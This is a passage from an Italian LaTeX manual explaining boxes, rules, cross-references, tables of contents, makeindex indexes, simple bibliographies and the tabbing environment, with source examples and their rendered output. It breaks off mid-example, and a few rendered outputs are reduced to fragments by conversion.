L'esempio seguente consente di confrontare il comportamento dei due tipi di scatole per ciò che riguarda l'allineamento di queste rispetto alla riga. Per facilitare il paragone visivo, queste scatole vengono bordate attraverso il comando '**`\fbox`**':

```
Bla bla bla bla bla...

Bla bla \fbox{\parbox{2cm}{Questa frase è in una scatola}} bla
```

```
\fbox{\parbox[c]{2cm}{Questa frase è in una scatola}} bla
\fbox{\parbox[t]{2cm}{Questa frase è in una scatola}} bla
\fbox{\parbox[b]{2cm}{Questa frase è in una scatola}} bla bla.

Bla bla bla bla bla...

Bla bla \fbox{\begin{minipage}{2cm}Questa frase è in una
scatola\end{minipage}} bla \fbox{\begin{minipage}[c]{2cm}Questa frase è
in una scatola\end{minipage}} bla \fbox{\begin{minipage}[t]{2cm}Questa
frase è in una scatola\end{minipage}} bla
\fbox{\begin{minipage}[b]{2cm}Questa frase è in una
scatola\end{minipage}} bla bla.

Bla bla bla bla bla...
```

Come si vede dal risultato della composizione, per il momento non si notano differenze:

Bla bla bla bla bla...

Bla bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla bla.

Bla bla bla bla bla...

Bla bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla bla.

Bla bla bla bla bla...

Dalla sintassi mostrata a proposito di '**`\parbox`**', si nota la possibilità di indicare l'altezza della scatola, assieme a un terzo argomento opzionale che serve a collocare il testo nella scatola:

Lettera	Significato mnemonico	Descrizione
`c`	*center*	testo centrato verticalmente nella scatola;
`t`	*top*	testo in alto;
`b`	*bottom*	testo in basso;
`s`	*stretch*	testo allungato per tutta l'altezza della scatola.

L'esempio seguente riguarda esclusivamente '**`\parbox`**', per mostrare l'uso dei due ulteriori argomenti opzionali:

```
Bla bla bla bla bla...

Bla bla bla \fbox{\parbox[c][2cm]{2cm}{Questa frase è in una scatola}}
\fbox{\parbox[c][2cm][c]{2cm}{Questa frase è in una scatola}}
\fbox{\parbox[c][2cm][t]{2cm}{Questa frase è in una scatola}}
\fbox{\parbox[c][2cm][b]{2cm}{Questa frase è in una scatola}}
\fbox{\parbox[c][2cm][s]{2cm}{Questa frase è in una scatola}}
```

```
Bla bla bla bla bla...
```

Si può osservare che nell'ultima scatola, l'opzione di allungamento verticale del testo non funziona, perché il testo non possiede spazi elastici:

Bla bla bla bla bla...
Bla bla bla | Questa frase è in una scatola | Questa frase è in una scatola | Questa frase è in una scatola | Questa frase è in una scatola | Questa frase è in una scatola
Bla bla bla bla bla...

449.6 Testo da salvare e da recuperare

LaTeX ha una capacità limitata di memorizzare del testo in modo da poterlo inserire successivamente nella composizione:

Comando	Descrizione
`\begin{lrbox}{`***n***`}`***testo***`\end{lrbox}`	accumula nel registro ***n*** il testo indicato;
`\usebox{`***n***`}`	inserisce nella composizione il testo corrispondente al registro ***n***, in una scatola orizzontale.

La spiegazione dei due modelli sintattici dovrebbe essere sufficiente a comprendere il funzionamento della cosa; tuttavia è importante sottolineare che il testo accumulato può essere composto da una sola riga e viene poi rappresentato come se fosse inserito in una scatola '**`\mbox`**'. Segue un esempio:

```
\begin{lrbox}{1}
ciao a tutti
\end{lrbox}

\begin{lrbox}{2}
ma che bello
\end{lrbox}

Bla bla bla \usebox{2} bla bla bla \usebox{1} bla bla bla \usebox{2} bla
bla bla \usebox{1} bla bla bla...
```

Bla bla bla ma che bello bla bla bla ciao a tutti bla bla bla ma che bello bla bla bla ciao a tutti bla bla bla...

449.7 Linee

Con LaTeX, si ottengono linee orizzontali o verticali con il comando '**`\rule`**'. Per la precisione, si disegnano dei rettangoli neri di ampiezza e altezza stabiliti; pertanto, per ottenere una linea orizzontale si utilizza un rettangolo molto largo e molto basso, mentre per una linea verticale si usa un rettangolo molto stretto. Questi rettangoli sono collocati a loro volta nella parte superiore di una scatola, che in condizioni normali è alta quanto basta per contenere l'oggetto.

\rule{***larghezza***}{***altezza***}

\rule[***spazio_verticale_aggiuntivo***]{***larghezza***}{***altezza***}

L'esempio seguente riguarda la realizzazione di alcune linee, verticali e orizzontali, senza spazi verticali aggiuntivi:

```
Bla bla bla...

Bla bla bla \rule{0.5mm}{1cm} \rule{0.6mm}{1cm} \rule{0.7mm}{1cm}
\rule{0.8mm}{1cm} \rule{0.9mm}{1cm} \rule{1mm}{1cm} bla bla bla...

\rule{\textwidth}{0.5mm}

\rule{\textwidth}{0.6mm}

\rule{\textwidth}{0.7mm}

\rule{\textwidth}{0.8mm}

\rule{\textwidth}{0.9mm}

\rule{\textwidth}{1mm}

Bla bla bla...
```

Bla bla bla...

Bla bla bla ▌▌▌▌▌▌ bla bla bla...

Bla bla bla...

L'esempio seguente è una variante con l'aggiunta di spazi verticali aggiuntivi:

```
Bla bla bla...

Bla bla bla \rule[1mm]{0.5mm}{1cm} \rule[2mm]{0.6mm}{1cm}
```

```
\rule[3mm]{0.7mm}{1cm}
\rule[4mm]{0.8mm}{1cm} \rule[5mm]{0.9mm}{1cm} \rule[6mm]{1mm}{1cm} bla bla bla...


\rule[1mm]{\textwidth}{0.5mm}

\rule[2mm]{\textwidth}{0.6mm}

\rule[3mm]{\textwidth}{0.7mm}

\rule[4mm]{\textwidth}{0.8mm}

\rule[5mm]{\textwidth}{0.9mm}

\rule[6mm]{\textwidth}{1mm}

Bla bla bla...
```

Bla bla bla...

Bla bla bla bla bla bla...

Bla bla bla...

Capitolo 450

LaTeX: riferimenti

LaTeX gestisce diversi tipi di riferimenti incrociati, di cui il più importante è l'indice generale, ottenuto attraverso il comando '**`\tableofcontents`**'. La gestione dei riferimenti incrociati avviene attraverso la creazione di file temporanei, adibiti ad accumulare le informazioni, da riutilizzare attraverso rielaborazioni successive. In pratica, è proprio la presenza di questi riferimenti incrociati che obbliga a ripetere il procedimento di composizione più volte.

450.1 Indice generale, indice delle tabelle e delle figure

La creazione dell'indice generale, dell'indice delle tabelle e dell'indice delle figure, parte dall'accumulo delle informazioni sulla collocazione di queste voci. Per la precisione, i comandi che definiscono la suddivisione del documento annotano il titolo, il numero della sezione e la pagina in un file con estensione '`.toc`' (*Table of contents*); i comandi '**`\caption`**' inseriti nell'involucro fluttuante di una tabella o di una figura, annotano il numero e la pagina in cui si trovano in file con estensione '`.lot`' (*List of tables*) e '`.lof`' (*List of figures*).

Nella rielaborazione successiva (quando il comando di composizione viene ripetuto), questi file possono essere incorporati attraverso i comandi '**`\tableofcontents`**', '**`\listoftables`**' e '**`\listoffigures`**', per ottenere rispettivamente l'indice generale, l'indice delle tabelle e delle figure.

Dal momento che l'inserzione modifica la lunghezza del testo, a meno che gli indici siano collocati alla fine del documento, si rende necessaria almeno una terza rielaborazione.

Comando	Descrizione
`\tableofcontents`	inserisce nella composizione l'indice generale, ottenuto dal file '`.toc`', generato dalla composizione precedente;
`\listoftables`	inserisce nella composizione l'indice delle tabelle, ottenuto dal file '`.lot`', generato dalla composizione precedente;
`\listoffigures`	inserisce nella composizione l'indice delle figure, ottenuto dal file '`.lof`', generato dalla composizione precedente.

L'inserimento di voci in questi elenchi può avvenire anche in modo manuale, attraverso due comandi appositi:

Comando	Descrizione
`\addtocontents{toc`|`lot`|`lof}{`*testo*`}`	aggiunge il testo indicato nell'ultimo argomento, nell'indice corrispondente alla sigla del primo argomento (indice generale, indice delle tabelle o indice delle figure);
`\addcontentsline{toc`|`lot`|`lof}{`*livello*`}{`*testo*`}`	aggiunge la voce nell'indice corrispondente alla sigla del primo argomento.

Il funzionamento del comando '**`\addtocontents`**' è relativamente semplice, nel senso che ci si limita ad aggiungere del testo nell'indice prescelto:

```
\tableofcontents
```

```
\section{Prima}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\addtocontents{toc}{Ciao a tutti\par}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\section{Seconda}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

Si può osservare che nel testo inserito è stata aggiunta la richiesta esplicita di concludere il paragrafo; ciò si rende necessario per evitare problemi imprevisti nel momento dell'incorporazione del file '`.toc`'.

Indice

1 Prima

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

L'uso di '**`\addcontentsline`**' è più complesso, perché richiede anche l'indicazione del «livello» della voce. Se si tratta dell'indice generale, il livello è rappresentato dalle parole chiave da '**`part`**' a '**`subparagraph`**', mentre negli altri casi è ammesso l'uso di '**`table`**' o '**`figure`**'. Così si intende che la voce inserita sia da trattare allo stesso modo del livello corrispondente, per ciò che riguarda la composizione. Nell'esempio che segue, la voce si inserisce al livello di una sottosezione:

```
\tableofcontents

\section{Prima}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\addcontentsline{toc}{subsection}{Ciao a tutti}
```

```
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\section{Seconda}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

Come si vede, in questo caso non c'è più bisogno di concludere il paragrafo nel testo, cosa che al contrario genererebbe qui solo un errore:

Indice

1 Prima

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Volendo, si può spiare il contenuto del file '`.toc`' generato, per scoprire come si può aggiungere una cifra davanti alla voce inserita manualmente:

```
\contentsline {section}{\numberline {1}Prima}{1}
\contentsline {section}{Ciao a tutti}{1}
\contentsline {section}{\numberline {2}Seconda}{1}
```

Intuitivamente si comprende l'uso del comando '**`\numberline`**':

```
\tableofcontents

\section{Prima}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\addcontentsline{toc}{subsection}{\numberline{1.1}Ciao a tutti}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

```
\section{Seconda}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

Indice

1 Prima

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

450.2 Riferimenti liberi

LaTeX mette a disposizione pochi comandi per la creazione di riferimenti incrociati all'interno del testo. Attraverso il comando '**`\label`**' è possibile definire un'etichetta alla quale si può fare riferimento con i comandi '**`\ref`**' o '**`\pageref`**':

Comando	Descrizione
`\label{`*stringa_identificativa*`}`	mette un punto di riferimento invisibile, identificato dalla stringa contenuta nell'argomento;
`\ref{`*stringa_identificativa*`}`	inserisce nella composizione il numero corrispondente alla stringa di identificazione indicata, secondo il contesto;
`\pageref{`*stringa_identificativa*`}`	inserisce nella composizione il numero della pagina corrispondente alla stringa di identificazione indicata.

La posizione in cui viene collocato il comando '**`\label`**' è importante, in quanto '**`\ref`**' si comporta diversamente a seconda del contesto. Se l'etichetta viene dichiarata all'interno di testo normale, il riferimento generico a questa restituisce un numero, più o meno articolato, che indica la sezione o il capitolo in cui si trova; se invece l'etichetta viene dichiarata all'interno di un ambiente numerato, come una tabella, una figura, un'equazione o altro, il riferimento a questa genera il numero corrispondente a tale elemento.

A titolo di esempio, viene mostrato come si potrebbe procedere per la costruzione manuale di un indice generale, senza l'ausilio del comando '**`\tableofcontents`**':

```
\section*{Indice}

\noindent\ref{sec:Prima} Prima, pag. \pageref{sec:Prima}
```

```
\noindent\ref{sec:Seconda} Seconda, pag. \pageref{sec:Seconda}

\section{Prima} \label{sec:Prima}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\section{Seconda} \label{sec:Seconda}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

Indice

1 Prima

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

È bene ribadire che LaTeX inserisce implicitamente le etichette generate con il comando '**`\label`**' in un contesto particolare, per cui il risultato del comando '**`\ref`**' cambia di conseguenza. Tuttavia, il numero che viene mostrato da '**`\ref`**' non è accompagnato dal contesto in fase di composizione, pertanto è compito dell'autore scrivere di cosa si tratta (capitolo, sezione, tabella, figura o altro). In questo senso, diventa importante ricordare a cosa si riferisce una certa stringa di identificazione, pertanto, la stessa documentazione originale di LaTeX propone di usare un prefisso diverso in base al contesto:

Comando	Descrizione
`\label{cha:`***stringa_successiva***`}`	etichetta di identificazione di un capitolo;
`\label{sec:`***stringa_successiva***`}`	etichetta di identificazione di una sezione di livello inferiore al capitolo;
`\label{tab:`***stringa_successiva***`}`	etichetta di identificazione di una tabella;
`\label{fig:`***stringa_successiva***`}`	etichetta di identificazione di una figura;
`\label{eq:`***stringa_successiva***`}`	etichetta di identificazione di un'equazione.

Le stringhe di identificazione generate dal comando '**`\label`**', sono annotate in un file con estensione '`.aux`' (assieme ad altre informazioni estranee). Quando LaTeX viene riavviato in

una fase di composizione successiva, carica in memoria i dati contenuti nel file '`.aux`' e lo utilizza per risolvere i riferimenti con i comandi '**`\ref`**' e '**`\pageref`**'.

450.3 Indice analitico

La realizzazione di un indice analitico, ovvero un indice che raccoglie una serie ordinata di voci che possono essere inserite in varie parti del documento, è più complessa rispetto a quella dell'indice generale. In special modo, in questo caso è necessario provvedere a riordinare e riorganizzare i dati nel modo corretto. I comandi coinvolti per la realizzazione dell'indice analitico, sono riassunti brevemente nell'elenco seguente:

Comando	Descrizione
`\usepackage{makeidx}`	si usa questo comando nel preambolo per importare il codice necessario alla gestione dell'indice analitico;
`\makeindex`	si usa questo comando, sempre nel preambolo, per attivare la gestione dell'indice analitico;
`\index{`***voce***`}`	inserisce la voce indicata nel file '`.idx`', dal quale si ottiene poi l'indice analitico;
`\printindex`	inserisce l'indice analitico contenuto nel file '`.ind`', ottenuto attraverso un'elaborazione esterna a LaTeX.

Come si vede, è necessario utilizzare un pacchetto esterno, denominato '**`makeidx`**', quindi si deve attivare la costruzione dell'indice, con il comando '**`\makeindex`**'. Pertanto, si inseriscono le istruzioni seguenti nel preambolo:

```
\usepackage{makeidx}
\makeindex
```

Lo scopo particolare di '**`\makeindex`**' è quello di aprire un file con estensione '`.idx`', in cui il comando '**`\index`**' può poi annotare le sue voci. Si osservi l'esempio seguente:

```
…
\usepackage{makeidx}
\makeindex
…
\begin{document}

\section{Prima} \index{resistenza}\index{induttanza}

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla...

\section{Seconda} \index{capacità}

Qui si parla di capacità e simili, bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla...

\end{document}
```

Nella composizione finale, i comandi '**\index**' non producono alcun risultato e si comportano in modo simile al comando '**\label**':

1 Prima

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Qui si parla di capacità e ancora di resistenza, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Dopo l'elaborazione normale con LaTeX si ottiene un file con estensione '.idx', con il contenuto seguente:

```
\indexentry{resistenza}{1}
\indexentry{induttanza}{1}
\indexentry{capacit\'a}{1}
\indexentry{resistenza}{1}
```

Si può osservare che le voci sono state inserite nella sequenza in cui appaiono nel sorgente LaTeX, senza tenere conto di eventuali ripetizioni. Ma LaTeX non è nelle condizioni di usare questo file direttamente nell'elaborazione successiva; prima occorre riordinare e riorganizzare le voci attraverso il programma '**makeindex**':

```
makeindex nome_file_senza_estensione
```

Per esempio, se si sta facendo la composizione del file 'prova.tex', è sufficiente il comando:

$ **makeindex prova** [*Invio*]

In questo modo, '**makeindex**' cerca di leggere il file 'prova.idx' (quello generato dall'elaborazione di LaTeX) e produce il file 'prova.ind', che, seguendo l'esempio, dovrebbe contenere quanto segue:

```
\begin{theindex}

  \item capacit\'a, 1

  \indexspace

  \item induttanza, 1

  \indexspace

  \item resistenza, 1

\end{theindex}
```

Come si può vedere, la voce '**resistenza**' contiene un riferimento unico, dal momento che appare due volte, ma nella stessa pagina finale.[1]

Se il sorgente LaTeX contiene il comando '**\printindex**', in quel punto viene inserito il contenuto del file con estensione '.ind', a partire da una pagina nuova, con l'aggiunta di un titolo adeguato:

```
…
\usepackage{makeidx}
\makeindex
…
\begin{document}

\section{Prima} \index{resistenza}\index{induttanza}

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla...

\section{Seconda} \index{capacità}

Qui si parla di capacità e simili, bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla...

\printindex

\end{document}
```

1 Prima

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Qui si parla di capacità e ancora di resistenza, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Indice analitico

1

È da osservare che la voce indicata come argomento del comando '**\index**' può essere più articolata, in base alle capacità elaborative di '**makeindex**'. In pratica, si utilizzano dei sim-

boli per separare la voce in più parti. L'elenco seguente dovrebbe aiutare a comprendere il meccanismo:

Comando	Descrizione
`\index{`***voce***`}`	questa è la situazione normale, in cui si inserisce la voce indicata, così come inserita, nell'indice;
`\index{`***voce_principale***`!`***voce_secondaria***`}`	il punto esclamativo permette di separare una voce principale da una parte secondaria, che poi può essere mostrata con un leggero rientro rispetto alla prima parte;
`\index{`***voce_principale***`@`***voce_abbellita***`}`	la chiocciola separa una prima parte, da prendere in considerazione ai fini dell'ordinamento, dalla seconda parte che invece viene mostrata nell'indice, consentendo l'uso di comandi che modificano l'aspetto del carattere;
`\index{`***voce***` | `***comandi_per_il_numero_della_pagina***`}`	la barra verticale separa la voce dell'indice dai comandi per controllare l'aspetto del numero della pagina (comandi da usare senza la barra obliqua inversa iniziale).

L'esempio seguente è una variante di quanto già visto, per mostrare l'uso del comando '**`\index`**' con questi simboli particolari:

```
\section{Prima} \index{resistenza}\index{resistenza!induttiva|textit}

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla...

\section{Seconda} \index{resistenza!capacitiva|textit}
\index{resistenza@\texttt{resistenza}}

Qui si parla di capacità e ancora di resistenza, bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla...
```

Ecco come si presenta l'indice; si può osservare che la voce '**`resistenza`**' appare due volte, perché il tipo di carattere è stato modificato:

Indice analitico

1

450.4 Bibliografie

LaTeX offre una gestione molto semplice delle bibliografie attraverso l'uso dell'ambiente '**`thebibliography`**'. I comandi coinvolti sono descritti brevemente nell'elenco seguente:

Comando	Descrizione
`\begin{thebibliography}{`*stringa_di_esempio*`}`...↩ ↪`\end{thebibliography}`	dichiara l'ambiente che contiene le informazioni bibliografiche;
`\bibitem[`*sigla*`]{`*stringa_identificativa_della_voce*`}`	all'interno dell'ambiente '**`thebibliography`**' dichiara l'inizio di una voce bibliografica;
`\cite[`*testo_aggiuntivo*`{`*stringa_identificativa_della_voce*`}}`	si usa al di fuori dell'ambiente '**`thebibliography`**', per richiamare il riferimento a una voce bibliografica.

In pratica, l'ambiente '**`thebibliography`**' serve a raccogliere le voci bibliografiche, ognuna dichiarata attraverso il comando '**`\bibitem`**'. Nel risultato della composizione, le voci vengono precedute da una sigla, come indicato dal comando '**`\bibitem`**', oppure da un numero gestito in modo automatico; pertanto, per garantire un allineamento corretto, la dichiarazione dell'ambiente richiede un argomento composto da una stringa di esempio, che rappresenti l'ampiezza massima di questa sigla, sia gestita manualmente, sia automatica.

Al di fuori dell'ambiente '**`thebibliography`**', di solito prima di questo, si usa il comando '**`\cite`**' per fare riferimento a una voce bibliografica, attraverso la stringa identificativa che usa lo stesso comando '**`\bibitem`**'. Se viene usato l'argomento opzionale di '**`\cite`**', si ottiene l'aggiunta di quella stringa dopo la sigla usata per identificarlo.

Per cominciare conviene mostrare un esempio molto semplice, in cui non si usano argomenti opzionali:

```
\section{Resistenze e condensatori}

Qui si parla di resistenze \cite{res} e di condensatori \cite{con}, bla
bla bla bla bla bla bla bla bla...

\begin{thebibliography}{99}
\bibitem{res} Tizio Tizi, \textit{Resistenze elettriche}, 2002
\bibitem{con} Caio Cai, \textit{Condensatori e correnti alternate}, 2001
```

```
\end{thebibliography}
```

Come si vede, l'argomento della dichiarazione dell'ambiente '**`thebibliography`**' contiene la stringa '**`99`**', perché si sa che la sigla usata per distinguere le voci non può essere più lunga di un numero di due cifre:

1 Resistenze e condensatori

Qui si parla di resistenze [1] e di condensatori [2], bla bla bla bla bla bla bla bla bla...

Riferimenti bibliografici

[1] Tizio Tizi, *Resistenze elettriche*, 2002

[2] Caio Cai, *Condensatori e correnti alternate*, 2001

Volendo aggiungere un riferimento a una certa pagina del primo libro citato, basta sfruttare l'argomento opzionale di '**`\cite`**':

```
Qui si parla di resistenze \cite[pag. 1]{res} e di condensatori
\cite{con}, bla bla bla bla bla bla bla bla bla...
```

1 Resistenze e condensatori

Qui si parla di resistenze [1, pag. 1] e di condensatori [2], bla bla bla bla bla bla bla bla bla...

Riferimenti bibliografici

[1] Tizio Tizi, *Resistenze elettriche*, 2002

[2] Caio Cai, *Condensatori e correnti alternate*, 2001

Infine, per usare delle sigle più significative, si può sfruttare l'argomento opzionale del comando '**`\bibitem`**', ma in questo caso occorre intervenire anche nella dichiarazione dell'ampiezza massima di queste stringhe:

```
\begin{thebibliography}{ZZZZZ}
\bibitem[TIZ]{res} Tizio Tizi, \textit{Resistenze elettriche}, 2002
\bibitem[COND]{con} Caio Cai, \textit{Condensatori e correnti alternate}, 2001
\end{thebibliography}
```

1 Resistenze e condensatori

Qui si parla di resistenze [TIZ, pag. 1] e di condensatori [COND], bla bla bla bla bla bla bla bla bla...

Riferimenti bibliografici

[TIZ] Tizio Tizi, *Resistenze elettriche*, 2002

[COND] Caio Cai, *Condensatori e correnti alternate*, 2001

Come si intuisce, l'uso di riferimenti bibliografici di questo tipo richiede delle rielaborazioni successive, anche se in questo caso non intervengono programmi esterni.

Eventualmente, se questo tipo di gestione bibliografica si mostra insufficiente, è disponibile BibTeX, che consente di gestire una bibliografia molto dettagliata in un file esterno, dove solo le voci richieste espressamente vengono poi mostrate nella composizione finale.

[1] Naturalmente, '**`makeindex`**' può essere usato anche specificando delle opzioni; in tal caso si può consultare la pagina di manuale *makeindex(1)*.

Capitolo 451

LaTeX: tabelle

LaTeX offre due ambienti per la costruzione di tabelle: '**`tabbing`**' e '**`tabular`**'. Il primo dei due riguarda la realizzazione di tabelle attraverso delle tabulazioni, mentre il secondo è invece più completo, anche se poi offre meno libertà.

451.1 Tabella fatta di tabulazioni

Attraverso l'ambiente '**`tabbing`**', si può allineare il testo in colonne, fissando gli stop di tabulazione attraverso scatole orizzontali di riferimento, che di solito si ottengono con del testo opportuno. Si osservi subito un esempio molto semplice:

```
\begin{tabbing}
marrone \= 10 \% \= quattro \kill

nero \> 0 \> zero \\
marrone \> 1 \> uno \\
rosso \> 2 \> due \\
arancio \> 3 \> tre \\
giallo \> 4 \> quattro \\
verde \> 5 \> cinque \\
blu \> 6 \> sei \\
viola \> 7 \> sette \\
grigio \> 8 \> otto \\
bianco \> 9 \> nove \\

argento \> 10 \% \\
oro \> 5 \% \\
\> 2 \% \\
\> 1 \% \\
\end{tabbing}
```

Si può già comprendere intuitivamente il significato delle istruzioni inserite nell'esempio. In particolare, si può osservare nel risultato della composizione che la prima riga non appare, ma serve solo per indicare alle righe successive la collocazione degli stop di tabulazione; infatti, si può vedere che la prima riga contiene l'esempio del testo più lungo utilizzato in ogni colonna:

nero	0	zero
marrone	1	uno
rosso	2	due
arancio	3	tre
giallo	4	quattro
verde	5	cinque
blu	6	sei
viola	7	sette
grigio	8	otto
bianco	9	nove
argento	10 %	
oro	5 %	
	2 %	
	1 %	

La sintassi per l'utilizzo di questo ambiente '**tabbing**' è rappresentata in modo semplificato dal modello seguente:

```
\begin{tabbing}
testo \= testo [\= testo]... \kill
testo \> testo [\> testo]... \\
[testo \> testo [\> testo]... \\]
...
\end{tabbing}
```

Il modello non esaurisce tutte le possibilità, ma rende l'idea dell'utilizzo più frequente: all'inizio si dichiara la distanza degli stop di tabulazione con una riga di esempio, che poi non viene prodotta nella composizione. Tra le alternative possibili, c'è da considerare la possibilità di definire gli stop di tabulazione in una riga che poi viene comunque emessa anche nella composizione (in tal caso si sostituisce '**\kill**' con '****'); inoltre, è possibile modificare gli stop di tabulazione con un'altra riga contenente comandi '**\=**'. Segue la descrizione dei comandi più importanti che riguardano l'ambiente '**tabular**':

Comando	Descrizione
`\=`	fissa uno stop di tabulazione nella posizione in cui si trova;
`\>`	salta allo stop di tabulazione successivo;
`\kill`	prende in considerazione i comandi che fissano gli stop di tabulazione, ma non mostra la riga corrispondente nella composizione finale;
`\pushtabs` `\poptabs`	salva e ripristina le posizioni degli stop di tabulazione, quando si vuole avere una suddivisione diversa in un ambito temporaneo della tabella.

In realtà, i comandi specifici dell'ambiente '**tabbing**' sono molti di più; in particolare, la sovrapposizione di accenti alle lettere funziona in modo diverso dal solito. Onde evitare di creare confusione per questo motivo, si preferisce mostrare un modo alternativo di usare l'ambiente '**tabbing**', allo scopo di raggirare questo inconveniente:

```
\begin{tabbing}
testo [\= testo]... \kill
\parbox{\textwidth}{testo} [\> \parbox{\textwidth}{testo}]... \\
[\parbox{\textwidth}{testo} [\> \parbox{\textwidth}{testo}]... \\]
...
\end{tabbing}
```

In pratica, si inserisce il testo di ogni cella dentro l'ambiente definito dal comando '**\parbox**', che ripristina le condizioni di funzionamento normale.

Per definire in modo preciso gli stop di tabulazione, ci si può avvalere del comando '**\hspace**', il cui scopo è quello di produrre uno spazio orizzontale ben definito:

```
\begin{tabbing}
\hspace*{larghezza_colonna} [\= \hspace*{larghezza_colonna}]... \kill
\parbox{\textwidth}{testo} [\> \parbox{\textwidth}{testo}]... \\
[\parbox{\textwidth}{testo} [\> \parbox{\textwidth}{testo}]... \\]
...
\end{tabbing}
```

L'asterisco che appare nel comando '**\hspace**' è un'opzione necessaria a evitare che lo spazio finale venga eliminato (diversamente non si otterrebbe l'effetto desiderato). Viene ripreso l'esempio iniziale, modificato con le tecniche appena descritte, aggiungendo una colonna ulteriore per dei commenti:

```
\begin{tabbing}
\hspace*{3cm} \= \hspace*{2cm} \= \hspace*{3cm} \= \hspace*{4cm} \kill

\parbox{\textwidth}{nero}    \> \parbox{\textwidth}{0}
    \> \parbox{\textwidth}{zero} \\
\parbox{\textwidth}{marrone} \> \parbox{\textwidth}{1}
    \> \parbox{\textwidth}{uno} \\
\parbox{\textwidth}{rosso}   \> \parbox{\textwidth}{2}
    \> \parbox{\textwidth}{due} \\
\parbox{\textwidth}{arancio} \> \parbox{\textwidth}{3}
    \> \parbox{\textwidth}{tre} \\
\parbox{\textwidth}{giallo}  \> \parbox{\textwidth}{4}
    \> \parbox{\textwidth}{quattro} \\
\parbox{\textwidth}{verde}   \> \parbox{\textwidth}{5}
    \> \parbox{\textwidth}{cinque} \\
\parbox{\textwidth}{blu}     \> \parbox{\textwidth}{6}
    \> \parbox{\textwidth}{sei} \\
\parbox{\textwidth}{viola}   \> \parbox{\textwidth}{7}
    \> \parbox{\textwidth}{sette} \\
\parbox{\textwidth}{grigio}  \> \parbox{\textwidth}{8}
    \> \parbox{\textwidth}{otto} \\
\parbox{\textwidth}{bianco}  \> \parbox{\textwidth}{9}
    \> \parbox{\textwidth}{nove} \\

\parbox{\textwidth}{argento} \> \parbox{\textwidth}{10 \%}
